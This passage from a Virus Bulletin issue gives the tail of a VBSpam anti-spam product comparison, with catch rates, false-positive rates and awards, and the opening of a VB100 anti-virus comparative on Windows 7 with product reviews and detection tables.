Of course, it would be interesting to get similar data on the legitimate emails. However, the relatively small size of our ham corpus, and the fact that such corpora are almost by nature not fully representative of the legitimate email sent globally, make this infeasible. Still, experience with running these tests has taught me that emails in non-English languages – particularly those in non-Roman character sets – tend to be harder to filter. Having said that, a significant proportion of the false positives seen in this test were written in English.

It is not true that false positives are something products cannot help: even the emails that were blocked by several products – four emails from the same sender were blocked by eight products (see the explanation in the *Spamhaus* section below) – were correctly identified as ham by the other products. All other false positives were blocked by just three products or (usually) fewer.

## RESULTS

### Anubis Mail Protection Service

**SC rate:** 99.88%

**FP rate:** 0.00%

**Final score:** 99.88



With the second highest final score in the previous test, there was little room for improvement for *Anubis*. Despite this, the Portuguese hosted solution was still able to better its last performance: an excellent spam catch rate was combined with zero false positives – the only product in this test to correctly identify all the legitimate mails – which means it earns its third VBSpam award and outperforms all other products.

## BitDefender Security for Mail Servers 3.0.2

**SC rate:** 99.89%

**FP rate:** 0.21%

**Final score:** 99.27

*BitDefender's* anti-spam solution achieved the highest final score in the previous test and its developers were hoping for a repeat performance this time round. Disappointingly for the developers the final score wasn't top of this month's leader board, but the product's spam catch rate stayed almost the same, and although there were a handful of false positives this time, the FP rate was still lower than that of many other products. A strong final score means that *BitDefender* is still the only product to have won a VBSpam award in every single test.



## Fortinet FortiMail

**SC rate:** 98.50%

**FP rate:** 0.21%

**Final score:** 97.87

With a slightly improved spam catch rate and, like most products, a few more false positives than in the previous test, *Fortinet* wins another VBSpam award with its *FortiMail* appliance. This is the product's ninth award in as many tests.



## GFI VIPRE

**SC rate:** 98.05%

**SC rate pre-DATA:** 97.54%

**FP rate:** 0.58%

**Final score:** 96.30

This month sees *VIPRE* return to the VBSpam test bench after a brief absence, and it returns under a slightly different name – *Sunbelt* has been acquired by *GFI* in the meantime. Both *Sunbelt* and *GFI* have years of experience in email security, and with their combined force behind the product, *VIPRE* wins yet another VBSpam award. However, there is certainly room for improvement and either the spam catch rate or the false positive rate – ideally *both* – must improve if the product is to retain its certified status when the stricter benchmarks are brought in next month.



## Kaspersky Anti-Spam 3.0

**SC rate:** 99.39%

**FP rate:** 0.04%

**Final score:** 99.26

From the next test we will be assigning a heavier weight to the false positive score – this change will no doubt be welcomed by *Kaspersky's* developers whose product once again achieved an impressively low false positive rate. With a decent and much improved spam catch rate, the *Linux* product achieves its eighth VBSpam award.



## Libra Esva 2.0

**SC rate:** 99.78%

**SC rate pre-DATA:** 98.14%

**FP rate:** 0.17%

**Final score:** 99.28

*Libra Esva's* false positive rate improved in this test, only missing the four trickiest legitimate emails. The cost was a slight decrease in the product's spam catch rate, but a solid final score places it among the top five performers in this test. The virtual solution well deserves its fourth VBSpam award.



## McAfee Email Gateway (formerly IronMail)

**SC rate:** 99.84%

**FP rate:** 0.71%

**Final score:** 97.71

I suspected a temporary glitch in the performance of *McAfee's* *Email Gateway* appliance when the spam catch rate dropped significantly in the last test (see *VB*, September 2010, p.22). It seems I was right, as this time round the product performed very well on filtering spam. It is now the false positive rate that the developers must pay attention to – interestingly enough, more than half of the incorrectly filtered legitimate mails were written in French – however, the product's performance was still decent enough to earn a VBSpam award.



## McAfee Email and Web Security Appliance

**SC rate:** 99.05%

**FP rate:** 0.21%

**Final score:** 98.43

*McAfee's* *Email and Web Security Appliance* equalled its spam catch rate of the previous test. Like most products, it had a slightly higher false positive rate on this occasion, but it still easily achieved its eighth consecutive VBSpam award.



## MessageStream

**SC rate:** 99.95%

**FP rate:** 0.63%

**Final score:** 98.07

As one of the three products that has participated in all ten VBSpam tests, *MessageStream* was still able to find room for improvement, scoring the third highest spam catch rate. This wins the product its ninth VBSpam award, despite the relatively high false positive rate. However, the false positive rate must be improved upon if the product is to earn its tenth award next time.



## OnlyMyEmail's Corporate MX-Defender

**SC rate:** 99.99%

**FP rate:** 0.42%

**Final score:** 98.74

Neither the company name, *OnlyMyEmail*, nor the product name, *MX-Defender*, leave much room for imagination about what this product does: the customer's mail servers (or MXs) are defended by having all email routed through this hosted solution, which uses a large number of in-house-developed tests to classify email into 'ham', 'spam' and other categories such as 'bulk' or 'phishing'. Systems administrators can easily configure the solution through a web interface, and end-users can fine-tune it even more.

Of course, what ultimately matters here are the numbers, and these were rather good: with just seven spam emails missed, the product's spam catch rate was the highest in this test. There was a handful of false positives, but nevertheless the false positive rate was far from the worst. A VBSpam award is well deserved on the product's debut.



## Pro-Mail (Prolocation)

**SC rate:** 98.84%

**FP rate:** 0.42%

**Final score:** 97.59

Like most products in this test, *Pro-Mail's* hosted anti-spam solution saw significantly more false positives this month than previously. Hopefully, this will prove to be only a temporary glitch, possibly caused by being presented with 'more difficult' ham. Despite the increase in FPs, the product wins its third consecutive VBSpam award in as many tests, thanks to a significantly improved spam catch rate.



## Sophos Email Appliance

**SC rate:** 99.92%

**FP rate:** 0.17%

**Final score:** 99.42

With just four false positives (the same four as many other products) and a very good spam catch rate, *Sophos's* email appliance achieves a final score that puts it in the top five for the third time in a row – the only product that can claim this. We are always keen to stress the importance of judging a product by its performance over several tests in a row, rather than by any single test in isolation, and *Sophos's* recent run of test results make it a very good example of a consistent performer.



## SPAMfighter Mail Gateway

**SC rate:** 99.10%

**FP rate:** 0.13%

**Final score:** 98.72

Developers at *SPAMfighter's* headquarters in Copenhagen will be pleased to know that the product achieved a significantly improved spam catch rate this month – and that the product's false positive rate did not increase significantly. A seventh VBSpam award for the *Windows Server* product is well deserved.



## SpamTitan

**SC rate:** 99.97%

**FP rate:** 0.08%

**Final score:** 99.72

*SpamTitan* had just two false positives in this test – not only a significant improvement over the previous test, but also better than all but three of the products in this test. Better still, the product achieved the second highest spam catch rate this month, resulting in the second highest final score. This should make the product's seventh VBSpam award shine rather brightly.



## Symantec Brightmail Gateway

**9.0**

**SC rate:** 99.92%

**FP rate:** 0.63%

**Final score:** 98.04

*Brightmail's* developers will no doubt be a little disappointed with the number



	True negative	False positive	FP rate	False negative	True positive	SC rate	Final score
Anubis	2402	0	0.00%	109	92504	99.88%	99.88
BitDefender	2397	5	0.21%	100	92513	99.89%	99.27
FortiMail	2397	5	0.21%	1390	91223	98.50%	97.87
GFI VIPRE	2388	14	0.58%	1802	90811	98.05%	96.30
Kaspersky	2401	1	0.04%	566	92047	99.39%	99.26
Libra Esva	2398	4	0.17%	202	92411	99.78%	99.28
McAfee Email Gateway	2385	17	0.71%	147	92466	99.84%	97.71
McAfee EWS	2397	5	0.21%	876	91737	99.05%	98.43
MessageStream	2387	15	0.63%	45	92568	99.95%	98.07
OnlyMyEmail	2392	10	0.42%	7	92606	99.99%	98.74
Pro-Mail	2388	14	0.42%	1071	91542	98.84%	97.59
Sophos	2398	4	0.17%	73	92540	99.92%	99.42
SPAMfighter	2398	4	0.13%	833	91780	99.10%	98.72
SpamTitan	2400	2	0.08%	29	92584	99.97%	99.72
Symantec Brightmail	2387	15	0.63%	71	92542	99.92%	98.04
The Email Laundry	2396	6	0.21%	234	92379	99.75%	99.12
Vade Retro	2401	1	0.04%	210	92403	99.77%	99.65
Vamsoft ORF	2398	4	0.17%	999	91614	98.92%	98.42
Webroot	2392	10	0.42%	51	92562	99.94%	98.69
Spamhaus	2398	4	0.17%	1211	91402	98.69%	98.19

of false positives this month, as the product incorrectly flagged more legitimate email in this test than in the five previous tests put together. With a very decent spam catch rate, the product still achieves a VBSpam award though, and hopefully the next test will show that this month's false positives were simply due to bad luck.

## The Email Laundry

**SC rate:** 99.75%

**SC rate pre-DATA:** 99.11%

**FP rate:** 0.21%

**Final score:** 99.12

The Email Laundry's strategy of blocking most email 'at the gate' has paid off well in previous tests, and once again, the product blocked over 99% of all email based on the sender's IP address and domain name alone – a number that increased further when the bodies of the emails were scanned. There were



a handful of false positives (including some that were blocked pre-DATA; see the remark in the *Spamhaus* section below) but that didn't get in the way of winning a fourth VBSpam award.

## Vade Retro Center

**SC rate:** 99.77%

**FP rate:** 0.04%

**Final score:** 99.65

Interestingly, in this test many products appeared to have difficulties with legitimate email written in French, or sent from France. It should come as no surprise that Vade Retro – the only French product in the test – had no such difficulty with these emails, but then it only misclassified one email in the entire ham corpus.

It also had little in the way of problems with the spam corpus, where its performance saw a



	Project Honey Pot		Abusix		pre-DATA*		STDev**
	FN	SC rate	FN	SC rate	FN	SC rate	
Anubis	78	99.84%	31	99.93%			0.30
BitDefender	49	99.90%	51	99.88%			0.23
FortiMail	757	98.48%	633	98.52%			1.37
GFI VIPRE	1306	97.38%	496	98.84%	2280	97.54%	2.10
Kaspersky	399	99.20%	167	99.61%			0.90
Libra Esva	66	99.87%	136	99.68%	1724	98.14%	0.40
McAfee Email Gateway	93	99.81%	54	99.87%			0.30
McAfee EWS	604	98.79%	272	99.36%			1.39
MessageStream	32	99.94%	13	99.97%			0.16
OnlyMyEmail	6	99.99%	1	100.00%			0.06
Pro-Mail	824	98.35%	247	99.42%			1.18
Sophos	63	99.87%	10	99.98%			0.25
SPAMfighter	560	98.88%	273	99.36%			1.52
SpamTitan	11	99.98%	18	99.96%			0.12
Symantec Brightmail	59	99.88%	12	99.97%			0.20
The Email Laundry	155	99.69%	79	99.82%	826	99.11%	0.36
Vade Retro	160	99.68%	50	99.88%			1.12
Vamsoft ORF	389	99.22%	610	98.57%			1.00
Webroot	22	99.96%	29	99.93%	27453	70.36%	0.18
Spamhaus	528	98.94%	683	98.40%			1.16

\*pre-DATA filtering was optional and was applied on the full spam corpus.

\*\* The standard deviation of a product is calculated using the set of its hourly spam catch rates.

significant improvement since the last test. The solution wins a fourth VBSpam award in as many attempts with the third highest final score.

## Vamsoft ORF

**SC rate:** 98.92%

**FP rate:** 0.17%

**Final score:** 98.42

A score of four false positives (the same four legitimate emails that were misclassified by seven other products) is no doubt higher than *ORF*'s developers would have hoped, but the product still managed to achieve one of the lowest false positive rates in this test. This low FP score

combined with a decent spam catch rate results in a very respectable final score, and the Hungarian company wins its fourth VBSpam award in as many consecutive tests.

## Webroot Email Security Service

**SC rate:** 99.94%


**SC rate pre-DATA:** 70.36%

**FP rate:** 0.42%

**Final score:** 98.69

Just as in the previous test, very few spam emails were returned from *Webroot*'s servers without a header indicating that they had been blocked as spam. (Most users of the product will have set it up so that these messages are not even sent to





their MTAs.) Four false positives lowered the final score a little, but nowhere near enough to deny the hosted solution another VBSpam award.

### Spamhaus ZEN+DBL

**SC rate:** 98.69%

**FP rate:** 0.17%

**Final score:** 98.19

At the recent VB conference, *The Spamhaus Project* won an award for its contribution to the anti-spam industry over the past ten years. While there will be few in the community who do not think this award was well deserved, spam is constantly changing and no award or accolade can be any guarantee of future performance. *Spamhaus* is constantly developing though, and recently added two new whitelists to its portfolio of reputation lists (for technical reasons, these weren't tested).



The lists included in this test – the *ZEN* combined IP blacklist and the *DBL* domain blacklists – again blocked a very large number of spam messages, outperforming some commercial solutions. However, for the first time since *Spamhaus* joined the tests, there were false positives; in fact, one IP address from which four legitimate emails were sent, was incorrectly blacklisted. Further investigation showed that the IP address was dynamic and therefore listed on the *PBL* – a list of end-user IP addresses that under normal circumstances should not be delivering unauthenticated SMTP email to the Internet. One could well argue that the sender (and/or their ISP) is partly to blame, as such IP addresses – unless explicitly delisted – are likely to be blocked by many a recipient. Still, these were legitimate, non-commercial emails and to their intended recipients, they counted as false positives.

### CONCLUSION

Even though all products achieved a VBSpam award this month, several will have to improve their performance if they are to repeat this in the future. From the next test, the

## COMPARATIVE REVIEW 2

Products ranked by final score	Final score
Anubis	99.88
SpamTitan	99.72
Vade Retro	99.65
Sophos	99.42
Libra Esva	99.28
BitDefender	99.27
Kaspersky	99.26
The Email Laundry	99.12
OnlyMyEmail	98.74
SPAMfighter	98.72
Webroot	98.69
McAfee EWS	98.69
Vamsoft ORF	98.42
Spamhaus	98.19
MessageStream	98.07
Symantec Brightmail	98.04
FortiMail	97.87
McAfee Email Gateway	97.71
Pro-Mail	97.59
GFI VIPRE	96.30

formula used to determine the final score will be the spam catch rate minus five times the false positive rate, and in order to earn VBSpam certification a product's final score must be at least 97:

$$SC - (5 \times FP) \geq 97$$

Next month, products will also see competition from a number of new products whose developers are eager to submit them to the tests to find out how well they perform compared to their competitors.

With the next test we will be back to our normal schedule: the test is due to run throughout the second half of December, with results published in the January issue of *Virus Bulletin*. The deadline for submission of products will be Monday 6 December. Any developers interested in submitting a product should email [martijn.grooten@virusbtn.com](mailto:martijn.grooten@virusbtn.com).

Finally, I would like to reiterate that comments, suggestions and criticism of these tests are always welcome – whether referring to the methodology in general, or specific parts of the test. Just as no product has ever scored 100% in this test, there will always be ways to improve the test itself.

## VB100 COMPARATIVE REVIEW ON WINDOWS 7 PROFESSIONAL

John Hawes

After the last comparative review – on a server platform – saw no let-up in the ever-increasing number of products eager to join our tests, the return to *Windows 7* was always likely to bring in a monster haul of submissions. Along with the hardcore regulars, we expected a selection of newcomers – dominated as always by re-workings of existing engines but with a handful of entirely new technologies to add extra interest. As submissions streamed in on the test deadline, we were disappointed by a few notable no-shows – the world's largest security provider among them – but gratified, surprised and eventually terrified by the huge number of entries.

The final tally came in at 64 submissions, breaking our previous record by a handful. The numbers were bulked up by a number of rebrandings of one of the most popular engines in the OEM market. While many of this month's entries were from known and trusted providers, we spotted a few names on the list with a reputation for a lack of decent configuration controls, unreliable logging and general disorderliness, while several of the new faces were completely unknown to us, with the potential to cause all manner of headaches. With a long road ahead we bravely shut ourselves away in the test lab, anticipating a long and draining month, praying to all available deities that problems would be kept to a minimum and our work would prove smooth and pleasant. Some hope, you might say – let's see how it went.

### PLATFORM AND TEST SETS

*Windows 7* is no longer the fresh-faced new kid on the block, having matured into a solid and widely trusted platform with strong growth in usage figures. While most measures admit to some degree of inaccuracy, estimates are that around 20% of desktops worldwide are now running on the latest version of Microsoft's latest operating system. The decline in use of the evergreen *XP* appears to be gathering pace – although for now it remains the most widely used platform – and *Windows 7* seems in with a chance of exceeding *XP*'s popularity within the next 12 months.

The installation of *Windows 7* was reasonably straightforward, with as usual only the bare contents of the install media used and no more recent updates – a brief connection to the Internet was required for activation, but updates were disabled prior to this period, to ensure equality between all test machines and to minimize

unpredictable impact on performance measures. No additional software or drivers were required to provide full support of our current test hardware, and only a handful of extra tools were added to facilitate the testing process. These included PDF readers to peruse any instructions and help files provided; additional dependencies would be applied as required, on a per-product basis. While a few additional areas were tweaked slightly – mainly to prevent unwanted interference with speed measurements – for the most part, the platform was left with its out-of-the-box settings, including the User Account Controls (UAC). We expected to see the UAC interposing itself from time to time, but were interested in observing its interaction with the solutions under test.

Test sets were built and installed on the test systems in the usual manner. The deadline for product submissions was 27 October, with the official test set deadline on 22 October. The core certification set was built around the latest official WildList available on this date, which was the September list, released on 19 October. The list comprised the usual selection of password stealers targeting online banks and gamers, alongside the standard complement of worms, bots and similar nasties. Several of the strains of W32/Virut that have been causing problems in recent comparatives fell off this month's list, but were replaced by yet more variants.

We ceased all updates to our clean test sets on 22 October as well, with a wide range of new items having been added in the weeks running up to this – additions mainly focused on popular download software, but also included a selection of major business software. Older and less significant items were removed from the sets as usual.

The remaining test sets were adjusted along the normal lines, with a selection of new items added to the polymorphic set and some older ones retired. The sets of trojans and worms were for the most part rebuilt from scratch with items first seen by us since the end of the last test. As usual, the RAP sets were put together in four weekly batches covering the three weeks leading up to the product submission deadline and the week following it. After some sorting, classification and validation, final lists of approved samples were produced and used to calculate detection scores for the products taking part.

In addition to the standard data provided, we decided this month to include some extra details of product versions where available, and to comment more closely on the number of errors, hangs, crashes etc. we experienced with the products, as well as to give an approximation of the total time required to get each product through the test suite. When planning our testing schedule we usually assume that a well-behaved product can be tested within a 24-hour period, allowing the main scans to run overnight. We hope

it will be of interest for our readers to see which products conformed with our expectations.

With the many enhancements and adjustments made to our tests in recent months, a thorough overhaul of the detailed online methodology of our tests is required and will be completed as soon as possible. For those who do not regularly follow these reports, though, we have put together a brief synopsis of the test method which will be included with each set of published results, in the form of an appendix to the test report. We advise all readers to take this information on board as an aid to the comprehension and interpretation of the test results.

In the meantime, we present the full rundown of results and product reports for this month's comparative, in all its exhaustive and occasionally gory detail.

## Agnitum Outpost Security Suite Pro 7.0.4


**Additional version information:** 3403.520.1244, database 27/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.52%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	83.06%
<b>Worms &amp; bots</b>	96.56%	<b>False positives</b>	0

Apparently not content with producing one of the most highly regarded personal firewall solutions on the market,

*Agnitum* has integrated malware detection – courtesy of the hugely popular *VirusBuster* engine – into its security suite with considerable finesse. The result is a version of the protective technology which is superior in many respects to that provided by the engine's developer itself. The product, measuring little over 100MB in all its parts, installs in a reasonably lengthy process, and requires a reboot to complete.

The interface has had something of a facelift recently, and looks thoroughly at home in the glossy surroundings of the *Windows 7* environment. The layout is clear and easy to navigate, providing no more than the basic requirements as far as options are concerned, but doing so with clarity and simplicity. Speed tests showed some fairly slow scanning speeds initially on demand, but with superb improvements on return visits thanks to some clever caching of results. On-access overheads were fairly average, while resource



usage was impressively low – particularly CPU use while busy. Detection rates were pretty decent across the sets, with a reasonably consistent showing in the RAP sets.

Helped by the clever caching which worked on detections as well as clean files, all tests were complete within a single day of testing, and throughout the test period the product's stability was flawless.

A well-earned VB100 award goes to *Agnitum* thanks to complete coverage of the WildList and a clear run through the clean sets.

### AhnLab V3 Internet Security 8.0.3.23

**Additional version information:** Build 741, 2010.10.27.30

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.64%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.09%
<b>Worms &amp; bots</b>	96.69%	<b>False positives</b>	0


*AhnLab's* current product arrived as a fairly hefty 150MB installer, which ran through in fairly quick time with little input required

from the operator. The process was not super rapid however, thanks to a rather lengthy pause at the outset as it got itself into the right mood. The interface is fairly clear and pleasant to use, with some sensibly laid out options providing a little more than the basics in a very usable manner.

The on-demand speed tests took a fair amount of time, with longish scans in all the sets and minimal speed-up on repeated runs. File access lag times were a fraction above the average, as was CPU use, although memory drain was not excessive. Detection rates were pretty solid in the main sets, and not bad in the RAP sets either – fairly steady through the weeks with an interesting dip in the final reactive week ('week -1'), recovering to previous heights in the proactive week ('week +1').

At the end of the on-access run over the main test sets – probably the most taxing portion of the test suite – the interface became unresponsive, but recovered after a reboot, and this was the only stability issue noted in a test period lasting less than 24 hours in total.

No problems were observed in the WildList or clean sets, and *AhnLab* earns a VB100 award after a very respectable performance.




### Arcabit ArcaVir 10.10.3708.4

**Additional version information:** Bases 2010.10.27 10:35:16

<b>ItW</b>	100.00%	<b>Polymorphic</b>	84.78%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	69.75%
<b>Worms &amp; bots</b>	86.45%	<b>False positives</b>	8

Provided as an extra-large 227MB install package, *Arcabit*'s set-up process is rather lengthy and occasionally bewildering. After a brief appearance the window vanishes for a spell, before running through the installation of the C++ redistributable package. This is followed by another lengthy spell of apparent inactivity, but eventually things get moving again. The product defaults at first to Polish, but this is easy to adjust, and once the installation is complete a reboot is requested. The login process felt somewhat longer than usual after this, but that may simply have been the result of a general sense of sluggishness picked up during the set-up procedure.



The main interface is divided into simple and advanced modes, from which we chose the more sophisticated version for most of our activities. This provides controls in a branching tree format down the left side, which gave reasonably simple access to a solid range of configuration controls. Scanning speeds were fairly sluggish over the archive and binaries sets, but fairly zippy through the other sets. On-access logs were fairly low too, although CPU use was quite high at busy times.

Detection rates were no more than reasonable in the standard sets, with a rather disappointing showing in the RAP sets, starting at a lowish level and dropping away rather sharply. The WildList was handled without problems, but in the clean sets a handful of items were mislabelled as malware, including several popular freeware tools and a file from *Oracle* which was considered so unlikely to be detected that it was included in the speed sets. As a result, *Arcabit* doesn't quite make the grade for a VB100 award this month, despite good stability and getting through all the tests well within the expected 24 hours.

### Avast Software avast! 5.0.677

**Additional version information:** Definitions 101027-1

<b>ItW</b>	100.00%	<b>Polymorphic</b>	94.41%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	98.48%
<b>Worms &amp; bots</b>	97.90%	<b>False positives</b>	0

On-demand tests	WildList		Worms & bots		Polymorphic viruses		Trojans		Clean sets	
	Missed	%	Missed	%	Missed	%	Missed	%	FP	Susp.
Agnitum Outpost	0	100.00%	554	96.56%	188	90.52%	6255	83.06%		1
AhnLab V3 Internet Security	0	100.00%	533	96.69%	13	99.64%	2180	94.09%		
Arcabit ArcaVir	0	100.00%	2185	86.45%	1850	84.78%	11166	69.75%	8	
Avast Software avast!	0	100.00%	339	97.90%	502	94.41%	560	98.48%		
Avertive VirusTect	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		1
AVG Internet Security 2010	0	100.00%	108	99.33%	18	99.33%	1695	95.41%		
Avira Personal	0	100.00%	29	99.82%	0	100.00%	321	99.13%		
Avira Professional	0	100.00%	29	99.82%	0	100.00%	321	99.13%		
BitDefender Business Client	0	100.00%	35	99.78%	0	100.00%	1034	97.20%		
Bkis BKAV Home Plus 2010	0	100.00%	816	94.94%	583	83.87%	4519	87.76%		
CA Internet Security Suite Plus	21	99.999%	1343	91.67%	3042	96.25%	8481	77.03%	2	
CA Total Defense r12	21	99.999%	4864	69.84%	3042	96.25%	9738	73.62%		
Celeritas WinSafeGuard	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		1
Central Command Vexira	0	100.00%	542	96.64%	187	90.52%	6498	82.40%		1
Clearsight AntiVirus	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		
Commtouch Command	0	100.00%	1817	88.73%	0	100.00%	10347	71.97%		
Comodo AntiVirus	5	99.19%	1496	90.72%	5125	64.76%	5412	85.34%	1	1
Comodo Internet Security	5	99.19%	1449	91.02%	5125	64.76%	5268	85.73%	1	1
Coranti 2010	0	100.00%	2	99.99%	0	100.00%	317	99.14%		9
Defenx Security Suite 2011	0	100.00%	543	96.63%	187	90.52%	6108	83.45%		1
Digital Defender Antivirus	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		1
eEye Digital Security Blink	0	100.00%	1557	90.35%	287	85.40%	11144	69.81%		1
Emsisoft Anti-Malware	0	100.00%	93	99.42%	1306	81.84%	4052	89.02%		
eScan Internet Security	0	100.00%	37	99.77%	0	100.00%	754	97.96%		
ESET NOD32 Antivirus	0	100.00%	621	96.15%	52	99.95%	2848	92.28%		2
Filseclab Twister	1239	97.64%	1155	92.84%	17331	43.30%	4185	88.66%	6	1
Fortinet FortiClient	0	100.00%	208	98.71%	28	99.28%	2620	92.90%		
Frisk F-PROT Antivirus for Windows	0	100.00%	1789	88.91%	0	100.00%	11182	69.71%		
F-Secure Client Security	0	100.00%	43	99.73%	0	100.00%	925	97.49%		
F-Secure Internet Security	0	100.00%	27	99.83%	0	100.00%	633	98.29%		
G DATA Antivirus 2011	0	100.00%	8	99.95%	0	100.00%	10	99.97%		
Hauri ViRobot	0	100.00%	19	99.88%	0	100.00%	102	99.72%	1	2

(Please refer to text for full product names)

On-demand tests contd.	WildList		Worms & bots		Polymorphic viruses		Trojans		Clean sets	
	Missed	%	Missed	%	Missed	%	Missed	%	FP	Susp.
Ikarus virus.utilities	0	100.00%	114	99.29%	1306	81.84%	5182	85.96%		
Iolo System Shield	0	100.00%	1793	88.88%	0	100.00%	11005	70.19%		
K7 Total Security	0	100.00%	1490	90.76%	0	100.00%	11768	68.12%		
Kaspersky Antivirus 6 for Windows	0	100.00%	344	97.87%	0	100.00%	3066	91.69%		
Kaspersky Internet Security 2011	0	100.00%	319	98.02%	0	100.00%	1664	95.49%		
Keniu Antivirus	0	100.00%	334	97.93%	0	100.00%	2498	93.23%		
Kingsoft Internet Security 2011 Advanced	1	99.9999%	5929	63.24%	4819	62.79%	26403	28.48%		
Kingsoft Internet Security 2011 Standard	1	99.9999%	7523	53.35%	4828	62.64%	33850	8.30%		
Lavasoft AdAware Professional	0	100.00%	173	98.93%	991	79.30%	1648	95.54%		
Lavasoft AdAware Total Security	0	100.00%	6	99.96%	0	100.00%	8	99.98%	1	1
McAfee VirusScan Enterprise	1	99.9999%	873	94.59%	0	100.00%	6826	81.51%		
Microsafe Avira Premium Security Suite	0	100.00%	29	99.82%	0	100.00%	321	99.13%		
Microsoft Security Essentials	0	100.00%	233	98.56%	3	99.85%	2999	91.88%		
MKS MKS_vir	5086	97.07%	9048	43.90%	14923	57.46%	27626	25.16%	2428	
Nifty Corporation Security24	0	100.00%	329	97.96%	0	100.00%	2770	92.50%		
Norman Security Suite	0	100.00%	1554	90.36%	287	85.40%	11128	69.86%		1
Optenet Security Suite	0	100.00%	636	96.06%	0	100.00%	6450	82.53%		
PC Booster AV Booster	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		1
PC Tools Internet Security	0	100.00%	1011	93.73%	0	100.00%	6357	82.78%		2
PC Tools Spyware Doctor	0	100.00%	1011	93.73%	0	100.00%	6348	82.80%		2
Preventon AntiVirus	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		1
Qihoo Antivirus	0	100.00%	31	99.81%	0	100.00%	155	99.58%		
Quick Heal Total Security 2011	0	100.00%	1042	93.54%	2	99.95%	9586	74.03%		
Returnil System Safe 2011	0	100.00%	1657	89.73%	0	100.00%	9095	75.36%		4
Rising Internet Security 2010	2523	96.91%	3865	76.03%	3575	73.93%	17959	51.35%		
Sophos Endpoint Security and Control	0	100.00%	319	98.02%	0	100.00%	2204	94.03%		
SPAMfighter VIRUSfighter	0	100.00%	890	94.48%	192	90.51%	6791	81.60%		1
Sunbelt VIPRE	0	100.00%	172	98.93%	991	79.30%	1829	95.05%		
Trustport Antivirus 2011	0	100.00%	7	99.96%	0	100.00%	207	99.44%		
VirusBuster VirusBuster Professional	0	100.00%	956	94.07%	187	90.52%	7181	80.55%		1
Webroot Internet Security Complete	0	100.00%	302	98.13%	0	100.00%	2001	94.58%		
ZeoBIT PCKeeper	0	100.00%	30	99.81%	0	100.00%	264	99.28%		

(Please refer to text for full product names)

After a batch of fairly hefty products, the hugely popular free version of *avast!* surprised us by arriving as a mere 50MB install

